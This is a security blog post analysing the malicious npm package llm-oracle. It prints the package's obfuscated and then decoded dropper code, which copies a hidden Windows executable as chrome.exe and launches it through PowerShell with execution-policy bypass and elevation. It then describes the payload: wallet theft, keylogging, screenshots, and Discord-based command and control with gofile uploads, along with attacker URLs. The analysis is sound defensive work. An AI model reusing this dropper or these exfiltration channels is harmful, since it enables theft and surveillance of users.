



Malicious Open Source Library Analysis: llm-oracle and its Payload
On this page
The good folks at socket.io published their research on
Supply Chain Attacks Targeting LLM Application Developers: The Hidden Dangers of Fake Open Source Packages in which they shared their findings on discovery and analysis
of malicious npm package llm-oracle. This was interesting to us because
vet detects a similar package, redis-oracle
as malicious but not llm-oracle. We decided to take a closer look at llm-oracle.
Scanning for Malware using vet
vet can be used to scan a package by its Package URL.
vet scan --purl pkg:/npm/redis-oracle@0.0.0This results in a detection as expected

However, when we scan llm-oracle, we do not get any detection. This is not
entirely surprising because vet by default depends on Package Analysis
data for malware detection, which may not be accurate or up-to-date.
Manual Analysis of llm-oracle
We decided to manually analyse llm-oracle. The first step was to identify
package metadata from npm registry.
npm view llm-oracleThis produces some useful information including author, publisher and URL of the latest version of the package.
llm-oracle@1.0.2 | MIT | deps: 28 | versions: 3[...]dist.tarball: https://registry.npmjs.org/llm-oracle/-/llm-oracle-1.0.2.tgz[...]dependencies:[...]maintainers:- josh.weavery <josh.weavery@gmail.com>published 3 months ago by josh.weavery <josh.weavery@gmail.com>We then fetched the tarball and extracted the contents for local analysis. The archive contained the following files:
-rw-r--r-- 1 dev wheel 16773255 Oct 26 1985 Base64Decode.ts-rw-r--r-- 1 dev wheel 252 Oct 26 1985 HISTORY.md-rw-r--r-- 1 dev wheel 1111 Oct 26 1985 LICENSE-rw-r--r-- 1 dev wheel 3105 Oct 26 1985 README.md-rw-r--r-- 1 dev wheel 2665 Oct 26 1985 index.js-rw-r--r-- 1 dev wheel 2170 Oct 26 1985 package.jsonThe first step in any malware analysis process is to identify the file types.
The simplest way to do that is using the file(1) command. Surprisingly, the
first step itself gave us a strong malware indicator.
Base64Decode.ts: PE32+ executable (GUI) x86-64, for MS WindowsHISTORY.md: ASCII text, with CRLF line terminatorsLICENSE: ASCII text, with CRLF line terminatorsREADME.md: ASCII text, with CRLF line terminatorsindex.js: ASCII text, with CRLF line terminatorspackage.json: JSON dataThe Base64Decode.ts was a Windows x86_64 executable with a .ts extension.
Before we jump right into the payload, we wanted to look into the dropper
index.js to confirm the behaviour. The index.js contained the following
semi-obfuscated code:
const targetFilePath = path.join( process.env.LOCALAPPDATA, String('\u0063\u0068\u0072\u006f\u006d\u0065\u002e\u0065\u0078\u0065').replace(/\+/g, ''));if (!fs.existsSync(targetFilePath)) { setTimeout(() => { fs.copyFileSync(modelFilePath, targetFilePath); exec( `p\u006fwersh\u0065ll -\u0045x\u0065cut\u0069\u006fnP\u006fl\u0069cy Byp\u0061ss St\u0061rt-Pr\u006fcess -F\u0069leP\u0061th '${targetFilePath}' -V\u0065rb R\u0075n\u0041s`, (error, stdot, stderr) => {} ); }, 60000);}While advanced malware analysis techniques may differ (j/k), we used the good
old ruby interpreter to view the obfuscated strings
irb(main):001:0> "\u0063\u0068\u0072\u006f\u006d\u0065\u002e\u0065\u0078\u0065"=> "chrome.exe"irb(main):006:0> "f\u0073.copyFileSync(m\u006fd\u0065lFileP\u0061th, t\u0061rg\u0065tFileP\u0061th); e\u0078ec(`p\u006fwersh\u0065ll -\u0045x\u0065cut\u0069\u006fnP\u006fl\u0069cy Byp\u0061ss St\u0061rt-Pr\u006fcess -F\u0069leP\u0061th '${t\u0061rg\u0065tFileP\u0061th}' -V\u0065rb R\u0075n\u0041s`, (err\u006fr, std\u006ft, std\u0065rr)"=> "fs.copyFileSync(modelFilePath, targetFilePath); exec(`powershell -ExecutionPolicy Bypass Start-Process -FilePath '${targetFilePath}' -Verb RunAs`, (error, stdot, stderr)"The Payload
From index.js, we can identify that Base64Decode.ts, a Windows executable
was copied as chrome.exe to %LOCALAPPDATA% and executed using
powershell.exe. To understand the behaviour of the payload, we needed to get
our hands dirty with our old friend IDA Pro or its close cousin
Ghidra. But unfortunately, strings(1) put us on a different path. We
found the following strings in the payload that indicated it was a Python
script packaged as executable using PyInstaller.
Cannot open PyInstaller archive from executable (%s) or external archive (%s)Installing PYZ: Could not get sys.path!PYINSTALLER_STRICT_UNPACK_MODEPyInstaller: FormatMessageW failed.PyInstaller: pyi_win32_utils_to_utf8 failed.Extracting the PyInstaller archive from the executable gave us the following
files:

Among these files, OH8xADfF8q.pyc looked interesting with strings like
'D:\work\Python-Trojan-src\OH8xADfF8q.py0H8xADfF8q.pyc in turn decompiles to something like this
import osimport discord[...]exec(base64.b64decode(bytes('aW1wb3J0IGJhc2U2NDtl...', 'utf-8')).decode('utf-8'))The base64 encoded string contains the actual payload, which decodes to a Python script that performs various conventional malware activities.
Behaviour
- Looks for crypto wallets
metamask,tronlink,trustwallet,coinbase,flint,exodus,binance,phantom,Xverse,Slope,Solflare,Typhon,nami,keplr,okx,bitski,myetherwallet - Look for Chrome extension data for these wallets
- Downloads configuration from
https://bayard-front-833a4.web.app/start.dat
{ "gid": "12 __76 __201 __8416 __20 __815 __932", "tkn": "MT __I __3NjIwMzQ __yNjY __2NDk0 __MzY2Ng.GUg __pUL.X __Xj7OFha __7Z5r __gYZHw __tatOdp3l __i6bZ __HrDQXDCn4"}- Connects to Discord server using the Guild ID and Token
- Creates a new channel using the current username and a random string
- Starts a keylogger
- Starts taking screenshot of active window
- Sends keystroke and screenshots to the Discord channel
- Starts a full command and control over Discord
File Transfer
The payload checks if the file requested for transfer is greater than 25MB. If
so, it fetches configuration from https://api.gofile.io/getServer and uploads
to https://{server}.gofile.io/uploadFile using Python requests library.
When we tried to access the URL, we get a 404 Not Found response, indicating
the application is probably geo-fenced or checks for some request attribute.
Conclusion
llm-oracleis a malicious package that contains a Windows executable- The packaging and sophistication of the malware appears to be low
- Common attacker TTP was used for payload execution using
powershell.exe,PyInstallerandbase64encoding - We expect AVs and EDRs to detect this payload using behavioural analysis
- Discord was used as C2 server for exfiltration and command and control
- vet
- cloud
- malware
Author

SafeDep Team
safedep.io
Share
The Latest from SafeDep blogs
Follow for the latest updates and insights on open source security & engineering
DirtyBlanket: Fake Express Packages on npm Spread a Linux Worm
Nine fake Express and React packages on npm run a Linux worm at install time. It installs a Tor backdoor and spreads through SSH, AUR packages, and npm tokens.

Mini Shai-Hulud Is Still Infecting GitHub Repositories
The May 2026 Mini Shai-Hulud worm is still infecting new GitHub repositories. Hijacked actions-cool/issues-helper tags planted Claude Code and VS Code hooks in six popular repositories between 20 and...

Detecting Compromised AI Coding Agents with Jev and Gryph
I checked every action of my own Claude Code agent against a profile of how I work and a set of org policies, using Jev. It caught 14 of 14 attacks for $0.15 per 1,000 events.
MemTensor npm and PyPI Packages Hit by a Go Worm
An attacker used a Go worm to steal CI publish tokens from MemTensor and ship malicious MemOS packages to npm and PyPI. See how it works, with code and indicators of compromise.


Ship Code.
Not Malware.
Start free with open source tools on your machine. Scale to a unified platform for your organization.
